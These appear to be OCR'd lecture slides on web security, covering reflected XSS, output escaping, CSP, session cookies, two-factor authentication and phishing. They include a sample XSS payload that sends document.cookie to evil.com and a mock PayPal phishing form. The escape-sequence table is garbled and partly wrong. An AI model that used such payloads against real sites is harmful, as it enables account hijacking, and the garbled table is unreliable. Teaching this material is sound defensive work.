
Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- *Example*: search field
  - **http://bank.com/search.php?term=apple**
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term :
. . .
</BODY> </HTML>
```

How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)

```
http://bank.com/search.php?term=
   <script> window.open(
        "http://evil.com/?cookie = " +
        document.cookie ) </script>
```

What if user clicks on this link?

1) Browser goes to `bank.com/search.php?...`
2) `bank.com` returns

   `<HTML> Results for <script> … </script> …`

3) Browser executes script *in same origin* as `bank.com`

   Sends to `evil.com` the cookie for `bank.com`

2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: http://www.acunetix.com/news/paypal.htm

Reflected XSS: Summary

- Target: user with Javascript-enabled *browser* who visits a vulnerable *web service* that will include parts of URLs it receives in the web page output it generates
- Attacker goal: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- Key trick: server fails to ensure that output it generates does not contain embedded scripts other than its own

Preventing XSS

Web server must perform:


- Input validation: check that inputs are of expected form (whitelisting)
  - Avoid blacklisting; it doesn't work well
- Output escaping: escape dynamic data before inserting it into HTML

Output escaping

- HTML parser looks for special characters: < > & ” ’
  - <html>, , <script>
  - such sequences trigger actions, e.g., running script
- Ideally, user-provided input string should not contain special chars
- If one wants to display these special characters in a webpage without the parser triggering action, one has to escape the parser


Character	Escape sequence
<	<
>	>
&	&amp
“	"
‘	'

Direct vs escaped embedding



Demo fix

Escape user input!



Escaping for SQL injection

- Very similar, escape SQL parser
- Use \ to escape
  - Html: ‘ ⟶ '
  - SQL: ‘ ⟶ \’

XSS prevention (cont'd): Content-security policy (CSP)

- Have web server supply a whitelist of the scripts that are allowed to appear on a page
  - Web developer specifies the domains the browser should allow for executable scripts, disallowing all other scripts (including **inline scripts**)
- Can opt to globally disallow script execution

Summary

- XSS: Attacker injects a malicious script into the webpage viewed by a victim user
  - Script runs in user's browser with access to page's data
  - Bypasses the same-origin policy
- Fixes: validate/escape input/output, use CSP

Authentication & Impersonation

Authentication

- Verifying someone really is who they say they claim they are
- Web server should authenticate client
- Client should authenticate web server

Impersonation

- Pretending to be someone else
- Attacker can try to:
  - Impersonate client
  - Impersonate server

Authenticating users

- How can a computer authenticate the user?
  - "Something you know"
    - e.g., password, PIN
  - "Something you have"
    - e.g., smartphone, ATM card, car key
  - "Something you are"
    - e.g., fingerprint, iris scan, facial recognition

Recall: two-factor authentication

Authentication using two of:

- Something you know (account details or passwords)
- Something you have (tokens or mobile phones)
- Something you are (biometrics)

Example

Are these good 2FAs?

Online banking:

– Hardware token or card (“smth you have”)

– Password (“smth you know”)

Mobile phone two-factor authentication:

- Password (“smth you know”)

- Code received via SMS (“smth you have”)

Email authentication:

- Password

- Answer to security question


This is not two-factor authentication because both of the factors are something you know

After authenticating..

- Session established
  - Session ID stored in cookie
  - Web server maintains list of active sessions (sessionID mapped to user info)
- Reauthentication happens on every http request automatically
  - Recall that every http request contains cookie

After authenticating..

Alice



sessionID = 3458904043

Must be unpredictable

Active sessions:


sessionID	**name**
3458904043	Alice
5465246234	Bob

What can go wrong over http?

Session hijacking attack:

- Attacker steals sessionID, e.g., using a packet sniffer
- Impersonates user

After authenticating..



sessionID = 3458904043

Must be unpredictable

Active sessions:
3458904043 | Alice
5465246234 | Bob

Protect sessionID from packet sniffers:

- Send encrypted over HTTPS
- Use *secure* flag to ensure this


When should session/cookie expire?

- Often is more secure
- But less usable for user

What other flags should we set on this cookie?

- httponly to prevent scripts from getting to it

After authentication ..



sessionID = 3458904043

Must be unpredictable

Active sessions:
3458904043 | Alice
5465246234 | Bob

What if attacker obtains old sessionID somehow?

- When user logs out, server must remove Alice's entry from active sessions
- Server must not reuse the same session ID in the future
- Old sessionID will not be useful

Authenticating the server

What mechanism we learned about that helps prevent an attacker from impersonating a server?

- Digital certificates (assuming CA or relevant secret keys were not compromised)

But these only establish that a certain host a user visits has a certain public key.
What if the user visits a malicious host?

Phishing attacks

Phishing attack

- Attacker creates fake website that appears similar to a real one
- Tricks user to visit site (e.g. sending phishing email)
- User inserts credentials and sensitive data which gets sent to attacker
- Web page then directs to real site or shows maintenance issues

http://paypal.attacker.com/

Please fill in the correct information for the following category to verify your identity.

Security Measures

Email address:

PayPal Password:

Full Name:

SSN: - -

Card Type: Card Type

Card Number:

Expiration Date: Month / Year (mm/yyyy)

Card Verification Number (CVV2):

Street:

City:

Country: United States

Zip Code:

Telephone:

Verified By Visa / Mastercard Securecode:

Date of Birth: - - (Ex: dd-mm-yyyy)

Submit Form

By cli

Your

Protect Your Account Info

Make sure you never provide your password to fraudulent persons.

